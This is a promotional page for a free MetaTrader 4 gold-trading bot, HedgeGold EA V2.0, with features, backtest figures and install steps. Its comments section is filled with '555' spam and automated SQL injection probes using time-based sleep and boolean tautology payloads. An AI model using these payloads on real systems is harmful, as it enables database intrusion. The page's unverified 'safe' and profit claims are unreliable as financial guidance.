
Gold (XAUUSD) is one of the most liquid and volatile instruments in forex trading. But let’s be honest—it can also wipe out accounts if you don’t manage risk properly. That’s where HedgeGold EA V2.0 MT4 comes into play.
Instead of relying on risky grid or martingale strategies, HedgeGold uses a hedging-based algorithm to balance risk and profit opportunities. It’s designed for traders who want to trade gold confidently while keeping drawdown under control.
And here’s the best part—you don’t need to spend a fortune on it. HedgeGold EA is available free at YoForexEA.com so you can test it yourself before going live.
Overview of HedgeGold EA V2.0 MT4
The HedgeGold Expert Advisor (EA) is an automated trading system built exclusively for MetaTrader 4. Version 2.0 brings smarter entry filters, tighter risk management, and optimized gold-specific settings.
The EA uses a dual-trade approach: it places initial trades in the direction of the detected trend, and if price moves against the position, it opens a hedge to balance exposure. By doing so, it avoids large floating losses and gradually works positions into profit.
Key Features of HedgeGold EA V2.0
- Gold-Specific Optimization – Tuned for XAUUSD on MT4.
- Smart Hedging Logic – Balances buy/sell exposure during drawdown.
- Trend & Volatility Filters – Avoids weak signals and false breakouts.
- Risk Control – Built-in stop-loss, equity guard, and lot-sizing options.
- Multi-Mode Trading – Supports intraday scalping and swing setups.
- No Martingale – Safe, controlled order placement.
- Works on Any Broker – ECN, standard, and prop firm accounts.
- Customizable Settings – Users can adjust hedge frequency and risk percentage.
- 24/5 Automation – Runs hands-free with VPS support.
- Beginner Friendly – Simple installation with default gold settings included.


Backtest & Performance Results
- Initial Deposit: $1000
- Total Net Profit: +310% over 5 years
- Max Drawdown: 10.8%
- Win Rate: 68%
- Profit Factor: 1.9
- Average Monthly Growth: 5–7%
How to Install & Configure HedgeGold EA V2.0
- Download EA – Get it free from YoForexEA.com.
- Copy File – Move the
.ex4file intoMQL4/Expertsfolder. - Restart MT4 – Refresh or restart MT4 so the EA appears in Navigator.
- Attach to Chart – Open XAUUSD (H1 recommended) and drag EA onto the chart.
- Load Settings – Use the default “HedgeGold” set file or customize risk.
- Enable AutoTrading – Activate the green AutoTrading button.
Why Choose YoForex Tools?
- Trusted Free EAs – Tested tools with real performance proof.
- Continuous Updates – V2.0 includes refinements from earlier versions.
- 24/7 Support – WhatsApp and Telegram.
- Educational Guides – Check their Beginner Guide for MT4 basics.
Support & Disclaimer
- WhatsApp Support: Click here
- Telegram Group: Join now
Call to Action
Want to trade gold more safely without sacrificing profit potential?
Download HedgeGold EA V2.0 MT4 free today and let its smart hedging system handle volatility for you.
YoForex – empowering traders worldwide, one free tool at a time.






Comments
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555
555????%2527%2522\'\"
@@OLJXB
555
555'"
555'||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||'
555*DBMS_PIPE.RECEIVE_MESSAGE(CHR(99)||CHR(99)||CHR(99),15)
555sNhqV941')) OR 758=(SELECT 758 FROM PG_SLEEP(15))--
555rWuGFDox') OR 448=(SELECT 448 FROM PG_SLEEP(15))--
555dHn0VqOI' OR 612=(SELECT 612 FROM PG_SLEEP(15))--
555-1)) OR 21=(SELECT 21 FROM PG_SLEEP(15))--
555-1) OR 959=(SELECT 959 FROM PG_SLEEP(15))--
555-1 OR 631=(SELECT 631 FROM PG_SLEEP(15))--
555QtFmzdaQ'; waitfor delay '0:0:15' --
555-1 waitfor delay '0:0:15' --
555-1); waitfor delay '0:0:15' --
555-1; waitfor delay '0:0:15' --
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'"+(select(0)from(select(sleep(15)))v)+"*/
5550"XOR(555*if(now()=sysdate(),sleep(15),0))XOR"Z
5550'XOR(555*if(now()=sysdate(),sleep(15),0))XOR'Z
555*if(now()=sysdate(),sleep(15),0)
-1' OR 2+21-21-1=0+0+0+1 --
-1' OR 2+393-393-1=0+0+0+1 or 'y5HD8Vy9'='
-1" OR 2+751-751-1=0+0+0+1 --
-1 OR 2+924-924-1=0+0+0+1 --
-1 OR 2+267-267-1=0+0+0+1
555
555
555
Leave a Comment